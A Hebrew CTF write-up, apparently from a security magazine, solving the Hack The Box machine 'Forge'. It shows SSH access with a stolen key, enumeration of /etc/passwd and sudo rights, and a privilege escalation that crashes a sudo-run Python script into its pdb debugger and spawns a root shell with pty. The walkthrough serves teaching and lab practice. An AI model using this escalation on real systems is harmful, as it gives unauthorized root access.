יש לנו את מפתח ה-SSH של המשתמש user! האם הוא יעבוד לנו כדי להתחבר למכונה?



נראה שכן:

```
(kali㉿kali)-[~]
└─$ ssh -i ssh.keys user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 03 Jan 2022 11:59:42 AM UTC

System load:  0.0                Processes:    222
Usage of /:   43.9% of 6.82GB     Users logged in:  0
Memory usage: 22%                IPv4 address for eth0: 10.10.11.111
Swap usage:  0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ ls -la
total 36
drwxr-xr-x 5 user user 4096 Aug  4 19:23 .
drwxr-xr-x 3 root root 4096 Aug  4 19:23 ..
lrwxrwxrwx 1 user user   9 May 19 2021 .bash_history → /dev/null
-rw-r--r-- 1 user user  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 user user 3771 Feb 25 2020 .bashrc
drwx----- 2 user user 4096 Aug  4 19:23 .cache
-rw-r--r-- 1 user user  807 Feb 25 2020 .profile
drwxr-xr-x 3 user user 4096 Aug  4 19:23 snap
drwxrwxr-x 2 user user 4096 Aug  4 19:23 .ssh
-rw-r----- 1 root user   33 Jan  3 05:28 user.txt
user@forge:~$ cat user.txt
507685b1962a5051aef4e02a8594f7c7
user@forge:~$
```

איזה כיף ☺



Privilege Escalation

להתחבר למכונה זה לא מספיק. על מנת להגיע לדגל אנחנו צריכים הרשאות root! אז בואו נתחיל לסייר ונחפש דברים מעניינים. הרצתי ו- sudo כדי לדעת מה אנחנו יכולים להריץ כ-root. ראה שאנחנו יכולים להריץ קובץ פייתון מסוים עם sudo ללא סיסמה בוא נבדוק מה זה הקובץ הזה?

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
sshd:x:111:65534:/:run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
user:x:1000:1000:NoobHacker:/home/user:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ftp:x:113:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
user@forge:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$
```

אז אם נוריד את קובץ שנמצא בתוך (/opt/remote-manage.py). נראה קובץ פיתון רגיל לגמרי, שמרים שרת TCP שמגריל פורט רנדומלי בין טווח (1025-65636) לאחר מכן השרת מתחיל להאזין לאותו פורט.

נתחיל לחקור את הקוד יותר לעומק שם ובין מה הוא עושה ואיך נוכל לנצל אותו לטובתנו. זה הקוד:

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b>Welcome admin!\n')
```



```

while True:
    clientsock.send(b'\nWhat do you wanna do: \n')
    clientsock.send(b'[1] View processes\n')
    clientsock.send(b'[2] View free memory\n')
    clientsock.send(b'[3] View listening sockets\n')
    clientsock.send(b'[4] Quit\n')
    option = int(clientsock.recv(1024).strip())
    if option == 1:
        clientsock.send(subprocess.getoutput('ps aux').encode())
    elif option == 2:
        clientsock.send(subprocess.getoutput('df').encode())
    elif option == 3:
        clientsock.send(subprocess.getoutput('ss -lnt').encode())
    elif option == 4:
        clientsock.send(b'Bye\n')
        break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()

```

זה נראה שאנחנו צריכים סיסמה כדי להתחבר ל-Service. אם נמשיך לחפש בקוד נוכל גם למצוא אותה 😊
 נראה כמו פאנל להרצת פקודות מרחוק (הפקודות מוגדרות מראש) נתחבר ונרגיש את מערכת שאנחנו צריכים לשבור על מנת להגיע ל-root. תחילה חשבתי אולי לערוך משתנים סביבתיים, אך בשל חוסר הרשאות לא הצלחתי. אם נשים לב נראה שהם שכחו כאן למחוק את השורה של **pdb debugger** (בשורה 39). זו היא ספרייה שנותנת לנו יכולת לדבג את קוד הפייתון בזמן ריצה. אם נצליח נצל את זה נוכל לכתוב קוד פייתון תחת הרשאות root! אז איך אפשר לעשות את זה באופן מעשי? אנחנו צריכים לגרום לקוד לקרוס! אז ראשית נפתח את קובץ תחת sudo נקבל את פורט של שרת TCP שנפתח ונפתח לנו shell נוסף במכונה הנתקפת. ונתחבר לשרת עם פורט שקיבלנו נשים גם את הסיסמה שמצאנו:

```

kali@kali: ~/Desktop/VPN CTF * user@forge: ~ * user@forge: ~ *
user@forge:~$ ls -la
total 36
drwxr-xr-x 5 user user 4096 Aug 4 19:23 .
drwxr-xr-x 3 root root 4096 Aug 4 19:23 ..
drwxrwxrwx 1 user user 9 May 19 2021 .bash_history → /dev/null
-rw-r--r-- 1 user user 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 user user 3771 Feb 25 2020 .bashrc
drwx----- 2 user user 4096 Aug 4 19:23 .cache
-rw-r--r-- 1 user user 807 Feb 25 2020 .profile
drwxr-xr-x 3 user user 4096 Aug 4 19:23 snap
drwxrwxr-x 2 user user 4096 Aug 4 19:23 ssh
-rw-r----- 1 root user 33 Jan 6 05:48 user.txt
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:38154
0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Check your Internet connection or proxy settings

Last login: Thu Jan 6 18:49:20 2022 from 10.10.15.203
user@forge:~$ nc 127.0.0.1 38154
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit

```

כמו שאתם רואים צריך להכניס ספרה של הפעולה שנרצה לבצע.



אם נסתכל על קוד, נראה שהם לא מבצעים בדיקה בתוך try except על מנת לטפל בשגיאות של ValueError, אז מה יקרה אם נכניס מחרוזת? תיגרם פה שגיאה שלא מטופלת וככה בעצם יפתח לנו אופציה לדבג את קוד! אז נוכל לנצל את זה כדי להשתלט על המשתמש root ☺

נשלח סתם מחרוזת "PlsCrash" ונראה שיפתח לנו חלון debugging! בואו ננצל אותו ונכתוב קוד עם pty שיפתח לנו את מעטפת bash. זה יראה כך:

```
Listening on localhost:29279
invalid literal for int() with base 10: b'PlsCrash'
> /home/barak/debug.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import pty
(Pdb) pty.spawn('/bin/bash')
root@id
uid=0(root) gid=0(root) groups=0(root)
```

וקיבלנו Bash בהרשאות root! נוכל לקחת את דגל ולהשלים את אתגר בהצלחה!

סיכום

לסיכום מה היה לנו פה היום?

- ניהול הרשאות לקוי אשר לא מתאים לסביבת פרודקשן
- מערכת העלת קבצים לקויה שנתנה לנו SSRF
- ניהול רשימה שחורה בצורה לא נכונה
- אחסון סיסמאות כטקסט

נהייתי להציג לכם את פתרון שלי לאתגר "Forge". המכונה נחשבת כ-medium. אבל לדעתי היא יותר מתאימה ל-easy. נהנתי לפתור ולהציג לכם את פתרון שלי, תודה לכל מי שקרא והתעניין!, ותודה גם לשאר כותבים אשר עוזרים ותורמים מידע שלהם.

קצת עלי

שמי דניאל גובני, לומד אבט"מ ופותר CTF-ים בזמני הפנוי, ואנצל את הבמה הזאת כדי להגיד תודה גם לכל צוות המגזין אשר תורמים מזמנם לטובת טיפוח הגליונות. ניפגש במאמרים הבאים! לשאלות\הערות אל תהססו במייל:

RootSuccess@protonmail.com